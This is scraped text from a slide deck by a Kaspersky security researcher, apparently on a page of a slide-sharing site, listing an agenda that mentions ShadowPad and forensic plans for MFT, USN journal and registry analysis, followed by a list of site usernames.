
4. PLANS
1. MFT is a hell. Sleuthkit is not enough. We
need more data about deleted files. 2. USN J is required with no HDD touch. 3. Reg analysis is needed with unallocated part.
Agenda 1.Shadowpad 2.0x403AA91EE 4.Plans 3.Scanner2
Зачем?
None
Thank you! Sergey @k1k_ Golovanov Principal Security Researcher Kaspersky Lab

 Your Podcast. Everywhere. Effortlessly.


 defcon
 hiola
 bvr7352
 terasawat
 ssmedikasda
 pawan_pharm
 madhuri28
 masakiokuda
 cbtlibrary
 signer
 matleenalaakso
 spring_aki
 stephenakadiri
 thekraken
 cassininazir
 lfama
 aleyda
 wayneb77
 carmenintech
 techseoconnect
 sarafernandez
 keithpitt
 inesmontani